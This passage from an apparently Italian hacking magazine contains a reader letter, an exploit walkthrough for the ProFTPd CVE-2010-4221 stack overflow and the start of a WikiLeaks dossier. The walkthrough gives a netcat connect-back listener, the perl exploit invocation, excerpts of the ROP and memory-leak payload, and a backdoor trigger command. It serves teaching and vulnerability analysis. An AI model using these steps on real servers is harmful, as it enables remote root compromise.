l'Assembly non ha le astrazioni dei linguaggi di alto livello, quindi ti fa capire come funzionano i programmi sotto sotto, di conseguenza ti forma la mente e ti imposta un modo di ragionare. Con questo concludo la mia mail. Spero che non ve la siate presa per le critiche, non erano a scopo offensivo, bensì servivano per dare un mio contributo alla rivista... Saluti,
Italo

Caro Italo è difficile che ce la prendiamo e le critiche sono sempre ben accette. Andiamo per ordine. La questione teschi è aperta. La copertina che citi tu, quella del 207,in effetti non è tra le più riuscite però quella del 209, tanto per fare un esempio, ci piace molto. L'idea di rinunciare ai teschi (è l'ultima volta che lo scriviamo poi non tedieremo più nessuno con l'argomento, promesso) era per fare una rivista dalla grafica più "pulita", leggibile e autorevole. E' chiaro che non si può cambiare senza scontentare qualcuno, però cerchiamo, nei limiti del possibile, di tenere presenti tutte le indicazioni. Non siamo tanto d'accordo con te sugli articoli "scarsi". Specie nel 209 e in questo 210 sono contenuti articoli piuttosto complessi e interessanti. Se li trovi scarsi vuol dire che lo skill dei nostri lettori è mediamente molto alto. Questo per certi versi non ci può che fare piacere. Per il corso di Assembly vediamo... Stiamo per terminare un corso in C lungo, soddisfacente ma molto faticoso, anche per chi l'ha seguito (non era esattamente, per l'elevato livello tecnico, alla portata di tutti). Ora ci prenderemo *qualche* numero di tregua, poi vedremo se "imbarcarci" in un nuovo corso.

di Marco Ortisi
redazione@hackerjournal.it

BUFFER OVERFLOW UN CASO PRATICO

HACKING
ALL'ESAME LA VULNERABILITÀ CVE-2010-4221 IL CUI SCOPO È UNO SOLO: ESEGUIRE CODICE DA REMOTO SFRUTTANDO LE DEBOLEZZE DI PROFTPD.


La vulnerabilità descritta oggi (CVE-2010-4221) riguarda il demone FTP ProFTPd ed è per certi versi un esempio eclatante di come sia ancora possibile sfruttare un buffer overflow per eseguire codice remoto, aldilà delle numerose feature di protezione (ASLR, PAX, Exec Shield, SSP, etc..) implementate odiernamente in tutte le principali distribuzioni Linux/BSD ed in tutti i principali compilatori. La vulnerabilità è stata segnalata al vendor il 24 settembre 2010 da un utente anonimo che partecipa al programma Zero Day Initiative di TippingPoint. Le versioni afflitte dal problema vanno dalla 1.3.2rc3 fino alla 1.3.3b. Il vendor ha risolto il problema il 29 ottobre 2010 rilasciando una versione non vulnerabile dell'applicazione (1.3.3c), mentre la disclosure pubblica è stata coordinata per il 2 novembre 2010. Il 7 novembre 2010, kingcope ha esordito sulla mailing list Full Disclosure con un exploit funzionante (reperibile da http://seclists.org/fulldisclosure/2010/Nov/49) per Debian, CentOS, SuSE e FreeBSD. Successivamente un'implementazione rivisitata è apparsa anche tra gli update SVN di Metasploit. L'exploit testato in redazione è comunque quello di kingcope, di cui di seguito se ne dimostra il funzionamento. Come primo step è necessario, in locale,

mettersi in ascolto sulla porta TCP 45295 utilizzando netcat. Nel codice (scritto in perl e che necessita pertanto dell'installazione di un interprete adeguato) viene infatti utilizzato un connect-back shellcode su quella porta:

```
[nobuddy@ReVeNGe tmp]$ nc -l 45295
```

Da un'altra finestra di terminale, l'exploit deve essere lanciato in questo modo:

```
[nobuddy@ReVeNGe tmp]$ perl ./proremote.pl IP_TARGET
TUO_IP 5
[IP_TARGET] Debian Linux Squeeze/sid, ProFTPD 1.3.3a
Server (distro binary) :pP
align = 4101
Seeking for write(2)..
Using write offset 080532d8.
SUCCESS. write(2) is at 08xxxxxx
mmap64 is located at 08xxxxxx
memcpy is located at 08xxxxxx
[...]
Building exploit buffer
Sending exploit buffer!
Check your netcat?
```

Dove IP_TARGET rappresenta l'indirizzo IP della vittima (ovviamente consigliamo di installare in locale una versione vulnerabile del servizio e di non mirare verso Internet) mentre TUO_IP indica un indirizzo IP locale che deve naturalmente essere raggiungibile alla vittima (ricordate il connect-back shellcode?). Ad esempio, se il target mirato risiede su Internet e state dietro NAT, dovete operare una configurazione in port forwarding dal router verso l'host della LAN dal quale state lanciando l'exploit (esempio ROUTER (45295) ----> IP_LAN (45295)).

Se il target è locale (ovvero è attestato sulla vostra stessa LAN) non avrete invece necessità di alcuna configurazione aggiuntiva nel router. Dopo TUO_IP, quel "5" rappresenta l'indice relativo alla selezione del target, sostanzialmente gli indirizzi di memoria e gli offset hardcoded legati ad uno specifico sistema operativo e versione del demone ProFTPd utilizzati dall'exploit. L'elenco completo dei target supportati lo si può ottenere lanciandolo da linea di comando senza alcun parametro. Se a questo punto tutto è andato per il verso giusto, è sufficiente ritornare nella finestra da dove è stato lanciato netcat in precedenza per verificare la disponibilità di una shell remota:

```
uname -a
Linux mail 2.6.24-8-pve #1 SMP PREEMPT Fri Oct 16
11:17:55 CEST 2009 i686 GNU/Linux
```

That's all!


DESCRIZIONE DELLA COMPONENTE VULNERABILE

La vulnerabilità nello specifico riguarda come ProFTPd gestisce internamente le sequenze di caratteri TELNET_IAC. In pratica se una o più di queste sequenze sono presenti all'interno dell'input inviato dall'utente, al momento di interpretarle, il demone calcola erroneamente la lunghezza di un buffer, una situazione che come vedremo tra poco può sfociare in un classicissimo stack overflow. Una sequenza TELNET_IAC (dove IAC sta per Interpret as Command) permette di attivare o disattivare certe opzioni non supportate in modo nativo su protocolli come Telnet o FTP. Essa si compone di un carattere di escape (0xff) seguito da un ulteriore carattere che rappresenta il codice identificativo del comando che si vuole inoltrare al server. Veniamo adesso al perché abbiamo scelto di commentare questa vulnerabilità nel numero di Hacker Journal di questo mese. Essa presenta di fatto diversi aspetti interessanti. Anzitutto può essere sfruttata senza autenticarsi al servizio (siamo quindi di fronte ad un bug di tipo Pre-Authentication). Il demone ProFTPd, tra l'altro, parte come utente root all'avvio e non effettua successivamente il drop dei privilegi. Questo permette di operare sul sistema con le massime autorizzazioni, una volta compromesso. Ma ciò che rappresenta forse la caratteristica più interessante, ovviamente dal punto di vista di un attacker, è che il demone "forka" un processo figlio per gestire ogni connessione in ingresso. Questo significa che se qualcosa va storto durante l'esecuzione dell'exploit, il crash interesserà il processo figlio e non il parente, permettendoci di ritentare l'attacco con offset e/o indirizzi di memoria diversi, senza inficiare il corretto funzionamento del servizio. Il parente può infatti continuare ad allocare altri figli per gestire le richieste in entrata provenienti dai vari client. Tale comportamento

rende ProFTPd il servizio ideale da exploitare, laddove un hack one-shot (ovvero dove esista una correlazione uno ad uno tra connessione al servizio vulnerabile/invio dell'input malevolo ed esecuzione di codice arbitrario) è oggi davvero difficile da raggiungere in molti casi.

ANALISI DELLA VULNERABILITA'

Per l'analisi di questa vulnerabilità utilizzeremo la versione 1.3.3a dei sorgenti (http://www.proftpd.org). In realtà qualsiasi versione nel range già citato precedentemente può essere utilizzata per identificare la falla, anche se ovviamente potrebbero esserci delle differenze dovute appunto a piccole modifiche tra le varie versioni. La nostra analisi parte da pr_cmd_read()che si trova dentro il file src/main.c e che è la funzione preposta a leggere i comandi FTP inviati dal client:

```
int pr_cmd_read(cmd_rec **res) {
[...]
char buf[PR_DEFAULT_CMD_BUFSZ+1] = {'\0'};
[...]
memset(buf, '\0', sizeof(buf));
  [...]
if (pr_netio_telnet_gets(buf, sizeof(buf)-1,
session.c->instrm,
    session.c->outstrm) == NULL) ...
```

Inizialmente questa funzione alloca nello stack il buffer buf ed in seguito ne azzera il contenuto con memset(). Un po' più in basso, il buffer buf e la sua dimensione vengono passati come parametri alla funzione pr_netio_telnet_gets(). Seguendo tutto il percorso delle definizioni all'interno dei sorgenti di ProFTPD, si scopre che PR_DEFAULT_CMD_BUFSZ equivale su Linux a 4103 byte. buf è quindi un array di caratteri di quella dimensione. La funzione pr_netio_telnet_gets() si trova invece dentro src/netio.c:

```
char *pr_netio_telnet_gets(char *buf, size_t buflen,
 pr_netio_stream_t *in_nstrm, pr_netio_stream_t
*out_nstrm) {

char *bp = buf;
[...]
buflen--; [1]
[...]
[2] while (buflen && toread > 0 && *pbuf->current !=
'\n' && toread--) {
 cp = *pbuf->current++;
[...]
 if (handle_iac == TRUE) {
  switch (telnet_mode) {
   case TELNET_IAC: [3]
    switch (cp) {
    [...]
    default:
    *bp++ = TELNET_IAC;
    buflen--; [4]

    telnet_mode = 0;
    break;
   }
   break;
   [...]
  }
 }
 [...]
 *bp++ = cp;
 buflen--; [5]
}
```

Inizialmente buflen è uguale a 4103 ma al punto 1, quasi subito dopo l'ingresso nella funzione, il suo valore viene decrementato di una unità prima di entrare nel ciclo while (2). A questo punto se il carattere letto dal buffer utente contiene una sequenza TELNET_IAC (3), l'operazione svolta di default dall'applicazione è di decrementare buflen di una unità (4). Tuttavia, prima di raggiungere la fine del blocco while, il valore di buflen viene nuovamente decrementato al punto 5. Sfruttando la presenza di sequenze TELNET_IAC all'interno del buffer trasmesso al server è possibile in pratica forzare la riduzione di due unità del valore di buflen dentro la stessa iterazione del ciclo while. Questo comportamento è centrale per comprendere il motivo scatenante della vulnerabilità che stiamo analizzando. Il ciclo while infatti si interrompe solamente quando buflen è uguale a 0 oppure quando l'applicazione incontra il carattere new line "\n" nel buffer utente. Utilizzando opportunamente una o più sequenze TELNET_IAC è possibile fare in modo che buflen non sia mai uguale a 0.
Fornendo ad esempio un input adeguato ed ovviamente partendo dal valore 4103, quando buflen è uguale ad 1, l'attacker può forzare una condizione in cui il successivo carattere da leggere sia una sequenza TELNET_IAC, decrementando così il valore legato alla variabile di ben due unità. A questo punto buflen diventa -1, quindi

la copia dell'input utente nello stack prosegue fino a quando l'applicazione non incontra il carattere new line, sovrascrivendo le aree di memoria adiacenti incluso il primo indirizzo di ritorno utile. Quello che emerge da tutta questa situazione è un classico stack overflow.
E' interessante, prima di proseguire oltre, osservare come gli sviluppatori abbiano corretto il problema. A tal proposito è sufficiente prendere visione di qualsiasi versione dei sorgenti rilasciata successivamente al 29 ottobre 2010. Noi in redazione abbiamo utilizzato la 1.3.3c da dove, sempre dentro src/netio.c , si può leggere:



```
if (buflen == 0) {
        break;
}

*bp++ = cp;
buflen--; [5]
```

Praticamente, in fondo al ciclo while, viene operato un controllo su buflen in modo da non decrementare ulteriormente il contenuto di questa variabile (come da punto 5) se il suo valore dovesse essere uguale a 0. In tal caso l'istruzione break porterà l'esecuzione del codice fuori dal ciclo stesso.

ANALISI DELL'EXPLOIT

Prima di iniziare con l'analisi delle parti più importanti dell'exploit sviluppato da kingcope (di cui invitiamo a stamparne il listato) è opportuno sottolineare che diversi fattori possono incidere sul suo corretto funzionamento. Anzitutto l'architettura hardware del server target. L'exploit è in grado di operare solo su sistemi x86. Poi entra in gioco anche un discorso di feature di sicurezza implementate dal sistema operativo della vittima.

L'exploit riesce ad aggirare le protezioni ASLR ed NX (ovvero la randomizzazione dello spazio di memoria e l'introduzione dei permessi di non esecuzione su aree come stack ed heap che sostanzialmente non rende possibile ritornare direttamente su queste zone per eseguire uno shellcode) ma non è stato progettato per aggirare SSP. E' bene ricordare che questo è un limite dell'exploit, non della vulnerabilità in sé che, con un po' di inventiva, può comunque essere sfruttata per bypassare anche SSP (cioè quella patch del compilatore che principalmente introduce una protezione di tipo stack canary) o eseguire codice remoto anche su sistemi operativi a 64 bit.
Detto questo, specifichiamo sin da subito che per questioni di spazio non procederemo con un'analisi step by step dell'exploit e tralasceremo di descrivere minuziosamente come uno stack overflow possa essere sfruttato per eseguire codice remoto in quanto la letteratura, fin dai tempi di mudge, propone numerose trattazioni in merito. Un libro di base, in lingua italiana, è stato tra l'altro scritto dallo stesso autore dell'articolo che state leggendo(http://ilmiolibro.kataweb.it/schedalibro.asp?id=337493) . Gran parte dei concetti ivi espressi (PLT, return-into-libc, etc..) li potete quindi riprendere da lì o da altro materiale recuperabile online.
Guardando ora al sorgente perl, in mezzo alla definizione delle procedure exploit1() ed exploit2(), kingcope si è prodigato di inserire una breve spiegazione della tecnica da lui utilizzata per sfruttare la vulnerabilità. Ripercorriamo velocemente insieme le fasi più salienti:
1) viene utilizzato l'indirizzo PLT di write() per generare un information leaking remoto e leggere la memoria del server. Questo indirizzo è hardcoded all'interno dell'exploit;
2) vengono analizzati i dati ritornati dal server per recuperare gli indirizzi PLT di mmap64(), memcpy() ed alcune istruzioni assembly utili per il proseguo dell'attacco;
3) viene utilizzato l'indirizzo PLT di mmap64()

precedentemente recuperato per mappare una nuova area di memoria (0x10000000) accessibile con permessi (R)ead, (W)rite ed (E)xecute;
4) viene utilizzato l'indirizzo PLT di memcpy() per copiare nella nuova area di memoria allocata le istruzioni assembly recuperate in precedenza. Tali istruzioni, opportunamente "incastrate" tra loro, fungono da shellcode-hunter ed hanno il compito di localizzare nello stack lo shellcode inviato come parte dell'input trasmesso al server, copiarlo dentro l'indirizzo 0x10000100 ed eseguirlo per ottenere la shell di root;
Leggendo i quattro punti sopra citati, la tecnica finale che ne esce fuori è un ibrido a metà tra una specie di attacco return-into-libc ed un ROP payload. L'exploit fa in pratica uso di alcuni valori hardcoded (ad esempio l'indirizzo PLT della funzione write()) ed altri valori che riesce a recuperare a runtime (ad esempio l'indirizzo di memcpy()). Questo è un punto caldo su cui vale la pena battere. Come riesce a determinare successivamente alla sua esecuzione questi altri valori che non sono hardcoded? La risposta è piuttosto semplice. Tutte le applicazioni server TCP fanno uso di API come write(), send() o sendto() per scambiare dati con il peer. L'idea di fondo della tecnica implementata nell'exploit è sfruttare una di queste funzioni (o meglio l'indirizzo PLT di una di queste funzioni) per implementare un return-into-PLT e fare in modo che sia lo stesso servizio vulnerabile a dire come è organizzata la sua memoria e quali valori essa contiene. Nella fase 1 si adopera sostanzialmente una tecnica di leak memory che non si discosta molto, nel risultato finale, dalle lunghe sequenze di %x o dall'impiego dell'operatore di accesso diretto nei bug di tipo format string overflow, che qualcuno ricorderà essere stati utilizzati negli exploit pubblicati nei primi anni del 2000, per fare in modo che il server ritornasse il contenuto di interi blocchi della sua memoria (indirizzi, assembly opcode, valori dello stack o dell'heap, etc...). Guardando al sorgente dell'exploit, l'obiettivo leak memory viene così centrato:

```
$stack = "KCOPERULEZKCOPERULEZKC". "C" x $padding .
 pack("V", $k).  # write [B]
 "\xcc\xcc\xcc\xcc".      [C]
 "\x01\x00\x00\x00".      [D]
 pack("V", $k).           [E]
 "\xff\xff\x00\x00";      [F]
 $v = <$sock>;

[A] print $sock "\x00" x $align . "\xff" . $stack . "\n";
```

Partendo da A, si può osservare la sequenza di dati che verrà inviata al server e che scatenerà l'overflow. Essa viene organizzata collocando all'inizio del buffer da inviare il byte "\x00" per $align volte. Il valore di questa variabile dipende ovviamente dal target selezionato (all'inizio del codice dell'exploit date un'occhiata all'array @targets). Successivamente nel buffer viene collocato il carattere TELNET_IAC (\xff) ed infine il contenuto di $stack. Questo a sua volta è così organizzato. La stringa KCOPERULEZKCOPERULEZKC viene unita con il carattere "C" ripetuto per $padding volte. Si tratta di contenuti che hanno il solo scopo di avanzare nello stack fino a posizionarsi appena prima dove si presume si troverà la sequenza di 4 byte in memoria che verrà successivamente utilizzata dall'applicazione vulnerabile come indirizzo di ritorno. Tale indirizzo di ritorno, nel punto [B], dovrebbe venire sovrascritto con l'indirizzo PLT di write(). [C] è invece l'indirizzo dove l'applicazione ritornerà dopo aver eseguito write(). In questo caso viene utilizzato un indirizzo non valido (0xcccccccc) che farà

crashare il processo figlio. E' inevitabile che ciò accada perché non siamo ancora in grado di proseguire allo step successivo dell'attacco (fase 2). Però questo non rappresenta un problema visto che non sarà il processo parente a smettere di funzionare. [D] è il primo parametro passato alla funzione write(), ovvero il descrittore che il server dovrà utilizzare per ritornare i dati richiesti. [E] è il secondo parametro della funzione write() ed indica l'indirizzo in memoria di partenza dal quale il server dovrà cominciare a leggere i dati da inviarci. [F] è il terzo parametro della funzione write() ed indica quanti byte, partendo dall'indirizzo specificato nel secondo parametro, il server dovrà ritornare (0xffff equivale a 65535 byte).
Il punto [C] merita un'osservazione separata. Il valore del primo parametro a write() è di solito molto semplice da derivare. In una tipica applicazione server TCP, i file descriptor standard per l'input e per l'output (stdin e stdout) vengono solitamente occupati per le operazioni di lettura e scrittura su socket. La consuetudine è di chiudere entrambi gli fd con close() e rimapparli con dup()/dup2()al file descriptor ritornato da accept() durante ogni connessione del client. Questo è all'incirca quanto accade con ProFTPd. Ad ogni modo ricordate che il comando lsof è vostro amico.

Se qualcuno si fosse chiesto inoltre come mai possiamo inviare NULL byte ed evitare che l'input trasmesso venga troncato, è opportuno ricordarsi che non stiamo sfruttando una vulnerabilità su funzioni come strcpy() o strncpy() che impongono invece questo tipo di vincolo. A questo punto, se tutto sarà andato per il verso giusto, l'exploit riceverà dal server uno stream di byte che verrà analizzato (fase 2) per trovare gli indirizzi PLT e le istruzioni assembly utili al proseguo dell'attacco. A titolo esemplificativo per tutti i casi simili riportati nell'exploit:

```
if (($v = index $buff, "\xeb\xff") >= 0) {
        $byte9 = $k+$v; [...]
```

Se ad esempio nello stream ritornato è presente la sequenza "\xeb\xff", allora l'exploit ha trovato l'istruzione di salto JMP +0xff, ovvero un pezzo dello shellcode-hunter che verrà costruito nella fase 4. Recuperati i valori necessari, le fasi 3 e 4 vengono espletate impiegando la stessa tecnica return-into-PLT già descritto prima, solo questa volta utilizzando mmap64() e memcpy():


```
pack("V", $mmap64). # mmap64()
pack("V", $largepopret). # add esp, 20h; pop; pop
[...]
pack("V", $memcpy). # memcpy()
pack("V", $pop3ret). # pop; pop; pop; retn
[...]
pack("V", $memcpy). # memcpy()
pack("V", $pop3ret). # pop; pop; pop; retn
[...]
pack("V", $memcpy). # memcpy()
[...]
```

Per dare una continuità all'attacco e collegare tra loro i vari blocchi della fase 3 e 4, l'exploit fa inoltre ESP lifting (vedere l'articolo di Nergal su Phrack 58) utilizzando inizialmente la sequenza assembly "add esp, 20h; pop; pop; ret" e più volte, successivamente, la sequenza "pop; pop; pop; retn". L'exploit infine forza un salto verso l'indirizzo 0x10000000, ovvero dove risiede lo shellcode-hunter, il quale localizzerà lo shellcode che segue nello stack e lo eseguirà:

```
"\x00\x00\x00\x10". # JUMP TO 0x10000000 rwxp
address
"\x90" x 100 . $shellcode . "\x90" x 10;
```

CONCLUSIONE E CURIOSITA'

Ci sono due episodi curiosi che vale la pena riportare in merito al bug di cui ci siamo occupati oggi. Anzitutto, ironia della sorte, lo stesso è stato inavvertitamente aggiunto nel tentativo di fixare un'altra vulnerabilità. Questo dimostra come una patch possa spesso portare nuovi guai. Cosa ancor più grave, i repository del progetto ProFTPd sono stati violati da ignoti che, sfruttando molto probabilmente un bug di sicurezza non patchato, hanno sostituito l'archivio 1.3.3c dei sorgenti con una versione contenente una backdoor. L'archivio infetto è rimasto sui repository dal 28 novembre al 2 dicembre scorsi, raggiungendo potenzialmente migliaia di vittime ignare che l'hanno scaricato ed installato proprio in quei giorni. In soldoni, quale rischio corrono questi utenti? Beh, inviando il semplice comando HELP ACIDBITCHEZ al servizio, la backdoor ritorna in cambio una graziosa shell remota.

di NoeXKuzE
redazione@hackerjournal.it

DOSSIER WIKILEAKS

HACKING

LE TECNICHE DI WIKILEAKS PER CRIPTARE LE INFORMAZIONI E GLI ATTACCHI DOS IN QUESTO RICCO DOSSIER DEGNO DI UNA SPY STORY.

Ormai tutti conoscono il volto di Julian Assange, giornalista portavoce ufficiale di Wikileaks, grazie alla tempesta mediatica scatenatasi nelle ultime settimane a seguito della pubblicazione sul suo sito dei documenti riservati relativi alla guerra in Afghanistan e alle relazioni diplomatiche degli Stati Uniti degli ultimi cinquanta anni. Questa seconda pubblicazione ha portato alla luce lo scorso 28 novembre, ben 251.287 documenti confidenziali, denominati cable, decretando una crisi diplomatica di imprevedibili conseguenze.
Poco o nulla è stato detto però dai media del lato tecnico relativo alla struttura del sito web, degli hacker che lo gestiscono e degli attacchi che stanno sconvolgendo internet. Proprio per la sua natura, infatti, Wikileaks non parla molto delle sue difese, mentre rappresenta lo stato dell'arte per la gestione e la protezione delle informazioni.

IL BUNKER

Wikileaks.org è stato fondato da dissidenti cinesi, giornalisti, matematici e tecnologi degli Stati Uniti, Cina, Taiwan, Europa, Australia e Sud Africa ed è divenuto operativo agli inizi del 2007. Il comitato di coordinamento include giornalisti, crittografi, un analista dei servizi segreti degli Stati Uniti e rifugiati politici cinesi, russi e tibetani.

Ecco come si presenta l'accesso al sito di Pionen: all'interno della montagna è presente il data center.

